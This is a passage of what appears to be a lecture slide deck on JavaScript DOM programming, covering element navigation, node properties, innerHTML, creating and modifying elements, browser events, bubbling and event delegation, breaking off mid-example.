


# NAVIGATING THE DOM: EXAMPLE




# ELEMENT–ONLY DOM NAVIGATION

- We might want to ignore text or comment nodes when navigating the DOM, and focus only on DOM Elements.
- The following navigation properties only consider DOM Elements



# NAVIGATING THE DOM


```
<main>
  <h1>Hello DOM!</h1>
  <!-- comment -->
  <p>DOM is <em>Fun</em>!</p>
</main>
```



The screenshot shows a browser's developer tools console tab labeled "Console". The console interface includes a toolbar with icons for back, forward, search, and refresh, followed by "Analisi pagina" and "Console" (which is selected). Below the toolbar is a message bar with a trash icon and a filter icon labeled "Filtrati messaggi". The main area contains tabs for Errori, Avvisi, Log, Info, Debug (selected), CSS, XHR, and Richieste. The console output shows the following JavaScript interactions:

```
» document.querySelector("main").childNodes;
← ▶ NodeList(7) [ #text , h1 , #text , <!--
comment -->, #text , p , #text ]
» document.querySelector("main").childElementCount;
← 2
» document.querySelector("main").children;
← ▶ HTMLCollection { 0: h1 , 1: p , length: 2 }
» |
```

# DOM NODES CLASS HIERARCHY



# NODE PROPERTIES

DOM nodes have some useful properties we can access:

- **nodeName/tagName** can be used to access information about the type of a node. These properties are **read-only**.

```
<body>
  <h1 id="h">Hello <em>DOM!</em></h1>
  <!-- comment -->
  <script>
    let body = document.body;
    console.log(body.firstChild.nodeName);          // #text
    console.log(body.firstChild.tagName);           // undefined
    console.log(body.childNodes[3].nodeName);        // #comment
    console.log(body.firstElementChild.nodeName);    // H1
    console.log(body.firstElementChild.tagName);     // H1
  </script>
</body>
```

# NODE PROPERTIES

Standard **attributes** are also parsed and made available as properties of the corresponding elements

```
<body>
  <input id="x" class="inp ok" name="field" custom="y">
  <script>
    let i = document.body.firstElementChild;
    console.log(i.id); //x
    console.log(i.classList); //DOMTokenList ["inp", "ok"]
    console.log(i.name); //field
    console.log(i.custom); //undefined, because custom is not a standard attrib.
    console.log(i.getAttribute("custom")); //y
  </script>
</body>
```

# NODE PROPERTIES

These properties are also **writable**!

```
<body>
  <input id="x" class="inp ok" name="field" custom="y">
  <script>
    let i = document.body.firstChild;

    i.id = "w";
    i.classList.remove("ok"); i.classList.add("err");
    i.setAttribute("custom", "k");
    i.removeAttribute("name");
  </script>
</body>

<!-- the input after the script executes --&gt;
&lt;input id="w" class="inp err" custom="k"&gt;</pre>
```

# MODIFYING THE DOM STRUCTURE

- We're not limited to modifying existing DOM elements
  - E.g.: by changing their attributes
- We can dynamically **create** new elements and **remove** existing ones, and change the **DOM structure**
- Dynamically updating the DOM is the key to creating reactive, «live» web pages

# NODE PROPERTIES: innerHTML / outerHTML

- **innerHTML** can be used to access the HTML code contained in an `HTMLElement`
- **outerHTML** can be used to access the entire HTML code of an `HTMLElement`

```
<body>
  <h1 id="h">Hello <em>DOM!</em></h1>
  <!-- comment -->
  <script>
    let body = document.body;
    console.log(body.firstChild.innerHTML); //Hello <em>DOM!</em>
    console.log(body.firstChild.innerHTML); //undefined (not an HTMLElement)
    console.log(body.firstChild.outerHTML); //<h1 id="h">Hello <em>DOM!</em></h1>
  </script>
</body>
```

# NODE PROPERTIES: innerHTML / outerHTML

A fun thing about **innerHTML** and **outerHTML** is that they are **writable**

- We can assign new values to them to change the content of the page!


```
<body>
  <h1 id="h">Hello <em>DOM!</em></h1>
  <!-- comment -->
  <script>
    let elem = document.body.firstChild;

    elem.innerHTML = "DOM: <em>Wow!</em>";
    //We changed the content of the <h1> element


    elem.outerHTML = `<p>${elem.innerHTML}</p>`;
    // Now the <h1> element is a <p>, with the same content as before!
  </script>
</body>
```

# CREATING NEW DOM ELEMENTS

```
<body>
  <script>
    let heading = document.createElement("h1"); //create a new <h1> elem
    // the new <h1> is not yet in the DOM
    let title = document.createTextNode("Wow!"); //create a new #text node
    // the new text node is not yet in the DOM
    heading.append(title); //add the #text node as a child of the <h1>
    document.body.prepend(heading); //<h1> (and its child) at the beginning of <body>
  </script>
</body>
```




DOM Tree **before** executing the script



DOM Tree **after** executing the script

# DOM MANIPULATION METHODS



# DOM MANIPULATION: EXAMPLE

```
<body>
  <ul>
    <li class="kw">CSS</li>
  </ul>
</body>
```

```
let ul = document.querySelector("ul");
let html = ul.querySelector("li").cloneNode();
let js = document.createElement("li");
html.innerHTML = "HTML";
js.innerHTML = "JavaScript";
ul.before("Keywords:");
ul.prepend(html);
ul.append(js);
ul.after("End of keyword list");
```



```
<body>
  Keywords:
  <ul>
    <li class="kw">HTML</li>
    <li class="kw">CSS</li>
    <li>JavaScript</li>
  </ul>
  End of keyword list
</body>
```

# DOM MANIPULATION: EXAMPLE (2)

```
<body>
  <ul>
    <li class="kw">CSS</li>
  </ul>
</body>
```

```
let ul = document.querySelector("ul");
let ol = document.createElement("ol");

ol.append(ul.firstChild);
ul.replaceWith(ol);
```



```
<body>
  <ol>
    <li class="kw">CSS</li>
  </ol>
</body>
```


# DOM MANIPULATION: RECAP

Method	Description
<code>document.createElement(tag)</code>	creates an element with the given tag
<code>document.createTextNode(value)</code>	creates a text node (rarely used)
<code>elem.cloneNode(deep)</code>	clones the element, if deep==true with all descendants
<code>node.append(...nodes or strings)</code>	insert into node, at the end
<code>node.prepend(...nodes or strings)</code>	insert into node, at the beginning
<code>node.before(...nodes or strings)</code>	insert right before node
<code>node.after(...nodes or strings)</code>	insert right after node
<code>node.replaceWith(...nodes or strings)</code>	replace node
<code>node.remove()</code>	remove the node

# INTERACTING WITH USERS

```
<ul></ul>
<script>
  alert("This page will ask for your input");
  if(confirm("Do you want to continue?") === true) {
    let name = prompt("State your name:");
    let num = parseInt(prompt("Insert a number:"));
    for(let i = 0; i < num; i++) {
      let li = document.createElement("li");
      li.innerHTML = name;
      document.querySelector("ul").append(li);
    }
  } else {
    console.log("user cancelled");
  }
</script>
```

**alert**, **prompt**, and **confirm** are useful ways to interact with users in a web browser.



# EVENTS



# BROWSER EVENTS

**Events** are signals that *something* happened. They might be related to:

- **User behaviour:**
  - Clicks, key presses on the keyboard, mouse movements...
- **Forms:**
  - Submission, focus (or loss thereof) on an input field
- **Document events:**
  - Document or elements loaded, network requests completed...

# USEFUL BROWSER EVENTS

<b>Mouse</b>	click	User clicks (taps, for touchscreen devices) on element
	contextMenu	Mouse right-click on element
	mouseover/mouseout	Mouse cursor goes over / leaves an element
	mousedown/mouseup	The main mouse button is pressed / released over an element
	mousemove	The mouse cursor moves
<b>Keyboard</b>	keydown/keyup	A keyboard keys is pressed / released
<b>Forms</b>	submit	User submits a form
	focus	User focuses on an element (e.g.: <input>)
<b>Document</b>	DOMContentLoaded	The HTML has been parsed, DOM is fully built
<b>Window</b>	load	The web pages has been completely loaded and rendered

# EVENT HANDLERS

- To react to events, **handler** functions can be defined
- They are functions that are executed when an event fires
- The simplest way to define handlers is to use **on<event>** HTML attributes. The value of the attribute is the JavaScript code to run

```
<input type="button" value="Click me" onclick="handleClick();>

<script>
  function handleClick(){
    console.log("Click handled");
  }
</script>
```

# EVENT HANDLERS: DYNAMIC DEFINITION

- Event handlers can also be defined **dynamically**, via JavaScript
- This can be done by writing the **on<event>** property on HTML elements, or by using the **addEventListener** method

```
<input type="button" value="Click me" onclick="handleClick();>

<script>
    function handleClick(){ console.log("Click handled"); }

    let input = document.querySelector("input");
    input.onclick = () => {console.log("Tap");}; // overrides HTML-attrib. handler

    input.addEventListener("click", handleClick); // adds new handler function
</script>
```

# EVENT HANDLERS: VALUE OF THIS

- Inside an event handler, **this** is evaluated to the element to which the invoked handler is assigned

```
<input type="button" value="Click me">
<p>Hello Events!</p>

<script>
  function handleClick(){
    console.log(this.outerHTML);
  }
  document.querySelector("input").addEventListener("click", handleClick);
  // <input type="button" value="Click me">
  document.querySelector("p").addEventListener("click", handleClick);
  // <p>Hello Events!</p>
</script>
```

# EVENT HANDLERS: THE EVENT OBJECT

To properly handle events, we might need **more details** on them

- In a `keydown` event, which key was pressed on the keyboard?
- In a `click` event, at which coordinates did the click happen? Did the user also press `CTRL` on their keyboard, while clicking?

All details on the event are provided as an **event object**, which is passed to event handlers

- Different kind of events have different properties. For example, keyboard-related events have a `key` property representing the key that has been pressed

# THE EVENT OBJECT: EXAMPLE

```
<input type="text" placeholder="Write here" autofocus>
<script>
  function handler(event){
    console.log(`You pressed ${event.key}`);
  }
  document.querySelector("input").addEventListener("keyup", handler);
</script>
```

# EVENT BUBBLING

When an event is fired on an element **elem**:


- First, all handlers registered on **elem** for that event are executed
- Then, all the handlers for the event are executed on **elem**'s parent
- Handlers are executed all the way up on other ancestors until the **root** node of the DOM is reached
- This mechanism is known as event **bubbling**
- **It applies to most events**, but not to all of them (e.g.: **focus** events do not bubble)

# EVENT BUBBLING: EXAMPLE

```
<body>
  <section onclick="console.log('section');">
    <article onclick="console.log('article');">
      <p onclick="console.log('p');">Bubbling</p>
    </article>
  </section>
  <script>
    document.onclick = () => console.log("document");
  </script>
</body>
```

Console output after a click on <p>:

```
p
article
section
document
```




# EVENT DELEGATION

**Event Delegation** is a powerful pattern for handling events

- **Idea:** if many elements can generate similar events, instead of assigning an handler to each of them, we use a single handler on their common ancestor
  - The elements **delegate** event handling to an ancestor
  - The **target** property on the event object can be used to determine what element the event was generated on

# EVENT DELEGATION: EXAMPLE

```
<table onclick="handler(event);>
  <tr><th>Col</th><th>Col</th></tr>
  <tr><td>1</td><td>2</td></tr>
  <tr><td>3</td><td>4</td></tr>
  <tr><td>5</td><td>6</td></tr>
</table>
<script>
  function handler(event){
    if(event.target.nodeName === "TD"){
